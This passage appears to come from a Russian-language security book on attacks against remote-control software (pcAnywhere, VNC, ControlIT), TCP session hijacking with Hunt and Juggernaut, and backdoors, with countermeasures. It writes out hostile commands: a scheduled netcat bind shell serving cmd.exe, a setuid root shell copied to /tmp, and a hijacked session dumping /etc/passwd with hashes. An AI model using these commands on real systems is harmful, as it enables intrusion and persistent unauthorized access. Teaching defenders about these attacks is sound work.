Утилита Revelation (открытие) от SnadBoy Software (http://www.snadboy.com) является незаменимым хакерским средством. Единственный исполняемый модуль размером 14 Кбайт открывает хранящиеся в памяти пароли многих популярных программ удаленного управления.

На экране утилиты отображается знакомое поле ввода пароля, в котором каждый напечатанный символ заменяется звездочкой. Это поле лишь закрывает пароль, но реально не выполняет шифрования. Такая уязвимость характерна для многих приложений, включая pcAnywhere (без соответствующей заплатки), VNC и Remotely Possible/ControlIT. С помощью Revelation можно "открыть" пароль, спрятанный за звездочками.

Revelation с успехом применяется против самых разных приложений, в том числе и против ControlIT.

Заметим, что ReachOut, Remotely Anywhere, Timbuktu и обновленная версия pcAnywhere не уязвимы для такой атаки. ReachOut и Remotely Anywhere защищены действиями диспетчера пользователей NT (User Manager), управляющего учетными записями. Timbuktu (см. рис.) имеет усиленную защиту шифрования паролей. Revelation открывает информацию только тогда, когда перекрестье перетаскивается по полю пароля.



Загрузка профилей

Популярность:	*5*
Простота:	*5*
Результативность:	*10*
Степень риска:	*7*

После внедрения в систему NT и получения административного доступа одним из рассмотренных выше методов атакующий сможет загрузить свой профиль (например, файлы .CIF или MAIN.SAB), а затем автоматически получить доступ к системе со своим собственным паролем! Ни pcAnywhere, ни Remotely Possible 4.0 не защищены от подобной атаки. Нападающему достаточно выполнить следующие действия:

1. Создать профиль подключения в собственной версии pcAnywhere или Remotely Possible.
2. Найти и скопировать новый профиль в каталог \DATA или \AVALAN\ REMOTELY POSSIBLE целевой системы.
3. С помощью pcAnywhere или Remotely Possible 4.0 подключиться к системе и ввести свое имя и пароль.

Если программный продукт использует несколько файлов для хранения авторизированных подключений, он, скорее всего, уязвим для атаки, однако следует проверить это на практике.

Контрмеры

Против рассмотренных выше атак существует несколько мер защиты. Во многих случаях помогают предлагаемые ниже рекомендации.

Применение паролей

Большинству администраторов вполне понятно, что достаточно применения имен/паролей на удаленном компьютере. Однако не все следуют этой простой рекомендации. Не всегда помогают в этом разработчики программного обеспечения, полагающие, что устанавливать защиту должны администраторы систем. Пример pcAnywhere (см. рис. 12.2) показывает, что схема аутентификации по умолчанию слишком либеральна, но ее можно усилить, установив параметр Specify individual caller privileges (Указывать права каждого вызывающего).

Усиление пароля

Некоторые приложения, например pcAnywhere, позволяют усилить шифрование паролей (одним из методов может быть использование зависящих от регистра символов). В pcAnywhere откройте окно свойств Network (Сеть). Перейдите на вкладку Security Options (Параметры защиты) и установите флажок Make passwords case sensitive (Сделать пароль зависимым от регистра). На рис. 12.3 показано, что по умолчанию зависимость символов пароля от регистра отключена.




Рис. 12.2. В pcAnywhere 8.0 аутентификация по умолчанию установлена в режим Allow full access to all callers (Полный доступ для всех вызывающих)





Рис. 12.2. Основное усиление защиты в pcAnywhere — Make passwords case sensitive (Сделать пароль зависимым от регистра). Нужно только включить этот режим.

Timbuktu предоставляет аналогичные методы защиты паролей (ограничение на повторное использование, количество символов и число дней до истечения срока действия пароля):




Усиление аутентификации

Многие приложения предоставляют иные формы аутентификации, чем стандартные методы NT. Однако по умолчанию они не используются. Хотя придется обслуживать две пары имя/пароль, дополнительная аутентификация усилит защиту.

В Remotely Possible и ControlIT аутентификация по умолчанию отделена от NT, но Timbuktu и ReachOut пользуются по умолчанию только стандартной аутентификацией NT. Проблемы с аутентификацией NT связаны с тем, что после взлома системы атакующий получает сведения об учетной записи для программы удаленного управления.

Защита файлов профиля и установки с помощью паролей

Программы Timbuktu и pcAnywhere предоставляют дополнительные меры защиты с использованием пароля. Программа pcAnywhere позволяет защитить паролем входной и выходной удаленные профили. Это оградит систему от атакующего, получившего пароль запуска программы. В pcAnywhere можно задать пароль для доступа к профилю (что обеспечит дополнительный уровень защиты). Для этого установите пароль на вкладке Protect Item окна Network Properties:



Программа Timbuktu реализует те же функции, *что* и pcAnywhere, плюс ограничивает доступ к редактированию параметров защиты.

Отключение пользователей по завершении вызова

Remotely Possible/ControlIT, pcAnywhere и ReachOut способны отключать пользователей, запросы которых уже обработаны. Это важное свойство, поскольку администраторы иногда оставляют открытым сеанс подключения после завершения работы, поэтому следующий пользователь получает право администрирования и доступ к важным серверам и данным.

В ReachOut выполните следующие действия:

1. Откройте меню Security.
2. Перейдите на вкладку Disconnect и укажите Log the current user off this computer.

При установке режима отключения пользователей от системы после отсоединения следующий пользователь не получит права предыдущего пользователя программы.

Шифрование трафика обмена данными

В старых версиях многих программ удаленного управления нетрудно подглядеть пересылаемые имена и пароли или разгадать простенький алгоритм шифрования. Проверьте, что обеспечены должный уровень и тип шифрования. Лучшим средством проверки надежности пересылаемых пакетов являются анализаторы протоколов, например SnifferPro от Network Associates

(http://www.nai.com). Удивительно, насколько неудачно выбран уровень шифрования в некоторых программных продуктах.

Ограничение попыток регистрации

Многие приложения позволяют ограничить количество попыток входа в систему. Это важно для пресечения атак и выявления попыток взлома. Рекомендуемой границей являются три попытки, после которых пользователь должен быть отключен.

Регистрация неудачных попыток доступа к системе

Либо средствами журнала NT, либо с помощью собственного файла программа удаленного управления должна проводить регистрацию количества попыток удачного и неудачного входа в систему. Это прекрасный способ выявления и отслеживания атаки.

Блокировка пользователей, не вошедших в систему

Это еще одно важное средство защиты. Однако большая часть программ удаленного управления не имеет таких средств. ReachOut от Stac Electronics является единственным исключением из общего правила, поскольку поддерживает режим IntruderGuard. Для включения этого режима защиты от вторжений:

1. Откройте меню Security.
2. На вкладке Connect в поле Trip IntruderGuard секции User Lockout укажите допустимое количество попыток регистрации. Рекомендуем блокировать пользователя после трех неудачных попыток входа в систему.

Изменение заданного по умолчанию порта прослушивания

Мало кто считает эту рекомендацию полезной для усиления защиты, поскольку не разделяет мнения об "обеспечении безопасности через сокрытие". Однако наш практический опыт позволяет нам рекомендовать изменение заданных по умолчанию портов. Действительно, этот метод не защитит систему, но по крайней мере затруднит, а возможно, и обезопасит от действий компьютерных вандалов.

Наилучшая программа удаленного управления с точки зрения защиты системы

Не просто выбрать наиболее безопасную программу. Каждый продукт имеет собственные достоинства и недостатки, а наилучший из них должен объединять преимущества разных программ. Сегодня трудно сделать однозначный выбор, поскольку каждая программа обладает множеством возможностей. Приведем краткое описание самых известных пакетов и предоставим

читателю право самостоятельного выбора наиболее подходящей программы для конкретных условий.

pcAnywhere

Программа pcAnywhere от Symantec (http://www.symantec.com) является наиболее распространенной системой удаленного управления, причем во многом благодаря хорошей защите. PcAnywhere наилучшим образом реализует защиту по сравнению с конкурирующими программами. В pcAnywhere используются сильные пароли, альтернативная аутентификация, защита паролями профилей и файлов установки, отключение пользователей по завершении обработки вызова, шифрование трафика, ограничение попыток входа в систему и регистрация неудачных обращений к программе. К сожалению, как и у многих других программ, слабым местом pcAnywhere являются пароли, открываемые утилитой Revelation.

ReachOut

ReachOut от Stac Electronics (http://www.stac.com) — еще один полноценный продукт удаленного управления, однако он имеет недостатки в реализации защиты: отсутствие надежного шифрования, альтернативной аутентификации и защиты паролями профилей и установочных файлов. Простота не всегда становится недостатком, поскольку ReachOut открывает единственный порт - TCP/UDP номер 43188, что ограничивает точки применения атаки.

Remotely Anywhere

Remotely Anywhere (http://www.remotelyanywhere.com) — новый продукт, подающий большие надежды. Эта программа обычно используется для удаленного управления персональными компьютерами, но в рамках общего управления системами (сверх обычного удаленного управления). Выполнена программа блестяще. Помимо стандартных функций удаленного управления, через web-браузер реализуются практически все операции администрирования NT.

Можно конфигурировать и управлять пользователями, группами, регистрами, процедурой входа, процессами, расписанием задач, списком процессов, файлами, драйверами и службами. Предоставляется графический интерфейс управления системами NT.

Недостатки Remotely Anywhere связаны с тем, что атакующий может получить полный контроль над системой. Для этого не надо ждать, когда пользователь уйдет домой, — достаточно запустить фоновый процесс и получить результаты. К сожалению, Remotely Anywhere пока не имеет альтернативной аутентификации, не зависящей от NT, поэтому становится уязвимой после взлома системы. Для усиления защиты Remotely Anywhere служит режим IP Address Lockout (см. рис. 12.4). Блокировка по IP-адресу не установлена по умолчанию, она позволяет блокировать доступ после нескольких неудачных попыток входа в систему.

С точки зрения возможностей управления, Remotely Anywhere превосходит стандартные графические средства, подобные User Manager, Event Viewer и REGEDT32, которые действуют только локально. Например, с помощью браузера можно мгновенно добавить пользователя или группу, а при




Рис. 12.4. И администраторы, и атакующие останутся довольны работой Remotely Anywhere

использовании обычных графических средств приходится ожидать пересылки команд управления в удаленную систему. Программа Remotely Anywhere обладает несколькими дополнительными защитными свойствами, это:

- Шифрованный туннель обмена данными по протоколу SSL (порт 2001)
- Фильтрация IP-адресов
- Блокировка IP-адресов
- Защищенная аутентификация NTLM

Remotely Possible/ControlIT

ControlIT от Computer Associates (http://www.cai.com) — широко известный продукт с недостаточным уровнем защиты. Хранение имен/паролей открытым текстом (в последних версиях применяется слабое шифрование) облегчает проведение атаки. Не реализованы надежные пароли, защита файлов профилей и установки, а также отсутствует регистрация неудачных попыток входа в систему. Кроме того, программа уязвима к действиям утилиты Revelation.

Timbuktu

Timbuktu Pro 32 от Netopia (http://www.netopia.com) является широко используемым приложением удаленного управления для крупной корпоративной среды. Как и другие похожие продукты, Timbuktu обеспечивает стандартные операции удаленного управления и несколько экстраординарных возможностей. Программа поддерживает совместное применение экрана несколькими пользователями и имеет высокий уровень защиты (ограничение минимальной

длины пароля, запрет повторного использования паролей, альтернативная аутентификация и срок истечения действия пароля). Однако лучше всего то, что программа неуязвима к действиям утилиты Revelation.

Virtual Network Computing (VNC)

Программа Virtual Network Computing создана в AT&T Research Labs Cambridge (Великобритания) и доступна по адресу http://www.uk.research.att.com/vnc. VNC обладает рядом уникальных возможностей, которых нет в традиционных программах удаленного управления. Прежде всего это межплатформная совместимость. Программу можно установить в Windows, Linux и Solaris и просматривать из систем Windows, Linux, Solaris, Macintosh и даже Windows CE. Программа имеет интерфейс на языке Java и работает через браузер, поддерживающий апплеты Java, например Netscape Communicator или Microsoft Internet Explorer. VNC бесплатный продукт! Недостатком VNC является незащищенность от действий утилиты Revelation.

Список вопросов по защите VNC представлен на сайте http://www.uk.research.att.com/vnc/faqhtml.

Citrix

Клиент ICA (Independent Computing Architecture) и среда MultiWin компании Citrix предоставляют впечатляющие возможности для однопользовательской операционной системы Windows NT. Серверный продукт WinFrame и MetaFrame для NT Terminal Server реализуют то, что уже десяток лет известно в мире UNIX, — многопользовательские возможности.

Операционная система Windows NT не предполагает исполнения на сервере пользовательских процессов. Пользовательские программы (Word for Windows или Outlook) задействуют ресурсы пользовательского компьютера (пространство памяти, файл свопинга), а не ресурсы сервера. Однако эти процессы прекрасно подходят для исполнения на сервере, поэтому появилась модель Citrix. С помощью Citrix пользователи регистрируются на сервере Windows NT Terminal Server и запускают свои процессы так, как если бы они инициировались локально на этом сервере. На сервер перекладываются все команды и процессы клиентского компьютера, снижая нагрузку на эту машину.

Свойства Citrix, делающие его незаменимым, создают проблемы с защитой. В среде Citrix пользователю автоматически разрешается локальное исполнение команд, поэтому открываются многие локально уязвимые точки NT (например, GETADMIN и SECHOLE), которые становятся доступны для удаленного применения. В традиционной среде NT атакующий, получив право пользовательского доступа, старается расширить его до уровня администрирования. А среда Citrix автоматически выводит приглашение REMOTE для удаленного использования (см. главу 5).

Однако преимуществом среды Citrix с точки зрения защиты является то, что нет необходимости в постоянно открытых для аутентификации портах 135 и 139 систем NT. На практике атакующий, просматривая систему NT, не обнаружит знакомых портов, поскольку открытым остается только порт TCP и UDP с номером 1494, который, скорее всего, отсутствует в списке проверки системы на уязвимые порты.

Глава 13

Дополнительные методы взлома

Здесь рассматриваются средства взлома, которые не попали в предыдущие главы. Условно их можно разделить на три группы: перехват сеансов, "черные ходы" и "троянцы" ("троянскими конями" называют программы, которые под прикрытием полезных действий выполняют скрытые несанкционированные операции).

Перехват сеансов

Популярность:	*3*
Простота:	*8*
Результативность:	*10*
Степень риска:	*7*

Сетевые устройства обрабатывают весь трафик организации. Каждое сообщение электронной почты, файл или номер кредитной карточки клиента пересылается по сети и обрабатывается сетевыми устройствами. Естественно, особую важность приобретает защита этих устройств. На примере перехвата трафика TCP рассмотрим основные принципы исследования сетевого обмена взломщиком.

Перехват TCP основан на фундаментальных недостатках стека TCP/IP, позволяющих подменить и вставить пакет в поток, а значит, выполнить команду на удаленном хосте. Однако для этого требуются доступ к совместно используемому носителю (отличия этого носителя от коммутируемой среды обсуждались в главе 9) и немного удачи. С помощью утилиты Juggernaut или Hunt атакующий может наблюдать, а затем применить в собственных целях сетевое соединение.

Juggernaut

Первой попыткой применения на практике теории подглядывания за TCP стала утилита Juggernaut Майка Шиффмана (Mike Schiffman), которого многие знают по старому прозвищу "route" (http://www.packetfactory.net/). Бесплатная утилита оказалась революционным продуктом, способным просматривать подключения TCP и временно перехватывать их трафик. Благодаря этому атакующий может выполнять команды от лица законного пользователя системы. Например, если сетевое устройство подключено к совместно используемому носителю, связывающему данное устройство с сетевым операционным центром (NOC), то атакующий сможет подглядеть за сеансом подключения и украсть информацию из сеанса telnet либо установить на устройстве Cisco свой собственный пароль.

Juggernaut

```
+----------------------------------------+
?) Help
0) Program information
1) Connection database
2) Spy on a connection
3) Reset a connection
4) Automated connection reset daemon
5) Simplex connection hijack
6) Interactive connection hijack
```

```
7) Packet assembly module
8) Souper sekret option number eight
9) Step Down
```

Наилучшим средством Juggernaut является Simplex connection hijack (перехват симплексного подключения), позволяющее атакующему послать команды локальной системе. Команду Interactive connection hijack (перехват интерактивного подключения) использовать трудно, поскольку обычно подключение разрывается из-за шторма пакетов ACK. Однако перехват симплексного подключения дает атакующему возможность исполнить в удаленной системе команду enable password 0 hello, чтобы установить в устройстве Cisco незашифрованный пароль hello.

Hunt

Недавно выпущенная утилита Hunt v1.3 (доступна во многих архивах Интернета) — это еще одна программа перехвата, обладающая стабильными показателями. Автором является kra (kra@cri.cz), который ясно продемонстрировал в своей утилите уязвимость протокола TCP.

Рассмотрим пример использования Hunt для подглядывания за соединением и извлечения важной информации, например пароля:

```
--- Main Menu - - rcvp'kt 1498, free/alloc pkt 63/64 ---
1/w/r) list/watch/reset connections
u)   host up tests
a)   arp/simple hijack (avoids ack storm if arp used)
s)   simple hijack
d)   daemons rst/arp/sniff/mac
o)   options
x)   exit
> w
0) 172.29.11.207 [1038]    --> 172.30.52.69 [23]
1) 172.29.11.207 [1039]    --> 172.30.52.69 [23]
2) 172.29.11.207 [1040]    --> 172.30.52.66 [23]
3) 172,29.11.207 [1043]    --> 172.30.52.73 [23]
4) 172.29.11.207 [1045]    --> 172.30.52.74 [23]
5) 172.29.11.207 [1047]    --> 172.30.52.74 [23]

choose conn> 2
dump [s]rc/[d]st/[b]oth [b]> s
CTRL-C to break
uname -a
su
hello
cat /etc/passwd
```

В следующем примере осуществляется подглядывание за сеансом telnet системы UNIX (в данном случае мы получим пароль пользователя root). Hunt способна исполнить команду на удаленной системе. При этом результат будет выведен на экран компьютера атакующего, что затруднит выявление вторжения.

```
--- Main Menu - - rcvpkt 76, free/alloc pkt 63/64 ------
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
> s
0) 172.29.11.207 [1517]          --> 192.168.40.66 [23]
choose conn> 0 .
dump connection y/n [n]> n
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
Enter the command string you wish executed or [cr]> cat /etc/passwd
cat /etc/passwd
root:rhayrl.AHfasd:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
sm:a401ja8fFla.;:100:1::/export/home/sm:/bin/sh
[r]eset connection/[s]ynchronize/[n]one [r]> n
done
```

Пример демонстрирует отправку и исполнение на удаленной системе мошеннической команды cat /etc/passwd, результат которой попадает только на экран атакующей системы.

Контрмеры: защита от перехвата

Предотвращение

Самой простой защитой от утилит перехвата трафика является переход на коммутируемые сети. Стоимость порта 10/100 Мбит/с коммутируемой Ethernet сокращается с каждым годом, поэтому многие организации заменяют концентраторы совместно используемого носителя на коммутаторы. В коммутируемой среде практически невозможно реализовать прослушивание чужого трафика, поэтому становятся бесполезными утилиты перехвата.

"Черные ходы"

Сложно удалить нарушителя из взломанной системы. Даже если удалось найти и устранить первоначальную лазейку в защите, атакующий, скорее всего, уже создал специальный путь для получения быстрого доступа к системе — так называемый "черный ход" (back door).

Практически невозможно выявить и устранить созданные в системе "черные ходы", поскольку существует множество способов их реализации. Единственным реально действующим средством остается полная переустановка операционной системы с дистрибутива и воссоздание пользователей и приложений с исходных носителей. Полное восстановление системы — непростая задача, особенно если система имеет уникальную и плохо документированную конфигурацию.

В следующих разделах книги рассматривается несколько основных методов получения контроля над целевой системой. Знание этих методов поможет администраторам выявить вторжение и как можно быстрее устранить его.

Учетные записи пользователей

Популярность: 9
Простота: 9
Результативность: 10
Степень риска: 9

Любой системный администратор знает о роли учетной записи суперпользователя (root, Administrator, Admin) при обеспечении защиты и проведении аудита системы. Однако гораздо труднее отследить незаметные учетные записи с правом суперпользователя. Зловредные хакеры могут создать такие записи без взлома системы.

NT

В Windows NT привилегированные учетные записи создаются командой net user <имя_пользователя> add. Выявить присутствие таких записей не составляет труда, достаточно проверить членство в группе администраторов сервера. К записям такого рода относятся Administrators (Администраторы), Domain Admins (Администраторы домена) и различные локальные группы Operators (Операторы). Весьма важно проверить группу Administrators, поскольку в этой локальной группе могут содержаться глобальные группы.

UNIX

В UNIX незаконные учетные записи создаются и обнаруживаются теми же методами, что и в NT. Общепринятым является создание безобидных пользовательских учетных записей с идентификатором UID или GID равным 0. Проверьте также записи с GID для пользователей root и исследуйте файл групп /etc/groups с целью проверки значения GID. Все эти учетные записи отмечены в /etc/passwd.

Novell

Для NetWare характерно создание "осиротевших" объектов — например, создание контейнера с одним пользователем с последующим присвоением новому пользователю полных доверительных отношений с родительским контейнером. Предотвратить это не способен даже пользователь Admin, поэтому взломщик сможет постоянно регистрироваться в дереве NDS (см. главу 6).

Файлы запуска

Популярность: 9
Простота: 9
Результативность: 10
Степень риска: 9

Выше уже рассматривались методы создания "черных ходов" на основе подмены файлов запуска некоторых платформ. Одним из наиболее популярных способов является перехват исключений (сообщений об исключительных ситуациях — прерываниях) для принудительного перезапуска с измененными параметрами.

NT

В Windows NT важно проверить различные папки Startup в каталоге %systemroot%\profiles\%username%\start menu\programs\startup (папка All Users доступна даже при интерактивном входе в систему). Кроме того, атакующий может воспользоваться ключами реестра для запуска программ-"троянцев" или для формирования "черного хода" при каждой инициализации системы (см. главу 5).

UNIX

В среде UNIX атакующие часто используют файл rc.d для размещения программ создания "черных ходов". Проверьте все файлы rc программ, назначение которых непонятно или которые были добавлены недавно. В файле inetd.conf содержатся определенные пользователем прерывания. Этот файл специфицирует конфигурацию `inetd`, суперсервера Интернета системы UNIX Internet, который динамически запускает различные необходимые программы (FTP, telnet, finger и т.д.). Здесь же можно найти подозрительные фоновые процессы (демоны).

Другим методом выявления изменения системных файлов UNIX или NT является популярная программа Tripwire 2.0 (http://www.tripwiresecurity.com). Коммерческая версия Tripwire работает в Windows NT 4.0, Red Hat Linux 5.1-5.2 и Solaris 2.5.1-2.5.6. Эта программа создает маркер для каждого файла, который хранится автономно. Изменение файла без доступа к нему законного пользователя тут же регистрируется Tripwire, причем можно узнать, кто и когда редактировал файл.

Novell

Файлы запуска NetWare — `startup.ncf` и `autoexec.ncf` — определяют состав загружаемых серверных программ, системных параметров и модулей NLM (NetWare Loadable Module — загружаемый модуль NetWare). Атакующий может

изменить один из многочисленных файлов запуска .NCF (скажем, ldremote.ncf) и вставить в него собственный "черный ход" (например, взломанный вариант программы rconsole). Выявить "черные ходы" позволит только регулярная проверка всех файлов запуска.

Планирование заданий

Популярность: 10
Простота: 9
Результативность: 10
Степень риска: 9

Файлы запуска — хорошее место для инициализации "черных ходов", но не меньше возможности предоставляет очередь задач планировщика. В Windows NT служба Schedule (команда AT) позволяет запускать программы по расписанию. Запланировав незаконный доступ в систему, атакующий может полностью положиться на службу планировщика, которая запустит нужную программу в заданное время.

Например, в Windows NT простой "черный ход" реализуется установкой режима прослушивания netcat в определенное время каждого дня:

```
C:\>at \\192.168.202.44 12:OOA /every:1 " "nc -d -L -p 8080 -e cmd.exe" "
Added a new job with job ID = 2
```

Прослушивание порта 8080 будет открываться каждый день в 12 A.M. Атакующему останется только подключиться в это время с помощью утилиты netcat и получить командную оболочку, а затем периодически удалять установленных netcat слушателей. Либо можно создать пакетный файл, который будет методично проверять netcat на режим прослушивания, а затем запускать слушателей на других портах.

В мире UNIX обязанности планировщика исполняет программа crontab. Она автоматизирует обременительные задачи системного обслуживания, но может применяться и для формирования "черных ходов". Во многих версиях UNIX допускается редактирование файла crontab командой crontab -e, которая открывает файл заданий в текстовом редакторе по умолчанию (обычно указывается в системной переменной VISUAL или EDITOR). Отметим, что некоторые системы разрешают прямое применение редактора vi или emacs.

Обычно "черные ходы", создаваемые с помощью crontab, появляются в системах, где crontab запускается с правом root или вызывает пакетный файл. Установив право общей записи на этот пакетный файл, атакующий сможет быстро вернуться в систему с правом пользователя, а затем расширить это право до уровня root. В crontab нужно выполнить следующую команду создания корневой оболочки setUID:

```
cp /bin/csh /tmp/evilsh
chmod 4777 /tmp/evilsh
```

Контрмеры: защита планирования задач

Для предотвращения этой атаки в NT проверьте очередь планировщика командой at и выявите все неавторизированные задания:

```
C:\>at
Status ID   Day      Time          Command Line
-----------------------------------------------------------------------
        0   Each 1   12:00 AM      net localgroup administrators jo /add
```

Затем удалите все подозрительные команды с ID=0:

```
C:\>at \\172.29.11.214 0 /delete
```

Можно остановить службу планировщика командой net stop schedule, а затем отменить запуск службы в Control Panel (Панель управления) | Services (Службы).

В среде UNIX следует проверить файлы crontab на наличие недопустимых команд, а также проанализировать права на эти файлы и соответствующие сценарии.

"Черные ходы" в системах удаленного управления

Популярность: 9
Простота: 8
Результативность: 10
Степень риска: 9

Даже проверенные методы не всегда позволяют атакующему повторно войти в целевую систему, если отдельные серверные приложения не выводят приглашение регистрации. Например, пароль root становится бесполезным, если отключена служба r или telnet. Администратор Windows NT по умолчанию получает не так много средств удаленного управления, как хотелось бы взломщику. Поэтому главной задачей атакующего становится сохранение лазейки для повторного входа в систему.

Во многих случаях атакующему реально нужно только приглашение ввода удаленных команд. Выше уже рассматривались методы формирования доступа к удаленной оболочке. Широкое распространение графических интерфейсов и упрощение обслуживания операционных систем делают графические утилиты удаленного доступа незаменимым средством управления, поэтому обсудим некоторые их возможности.

Контрмеры приводятся в конце раздела.

Удаленное командное приглашение

NETCAT Мы уже не раз говорили в этой книге о "швейцарском армейском ноже для стека TCP/IP" — утилите netcat (версии для NT и UNIX представлены на http://cOre.lOpht.com/-weld/netcat/index.html), способной скрытно прослушивать определенный порт и выполнять заранее запланированные операции посредством удаленного подключения к системе. Netcat становится мощным инструментом удаленного управления, когда одной из ее операций является запуск командной оболочки. Атакующие пользуются netcat для подключения к порту и возвращения командного приглашения на собственный компьютер. Команда запуска netcat в режиме скрытного прослушивания обычно прячется в одном из файлов запуска, поэтому действие утилиты

возобновляется даже после перезапуска системы. Пример "черного хода" показан на рис. 13.1. В реестре Windows NT установлен режим запуска слушателя netcat во время инициализации системы.

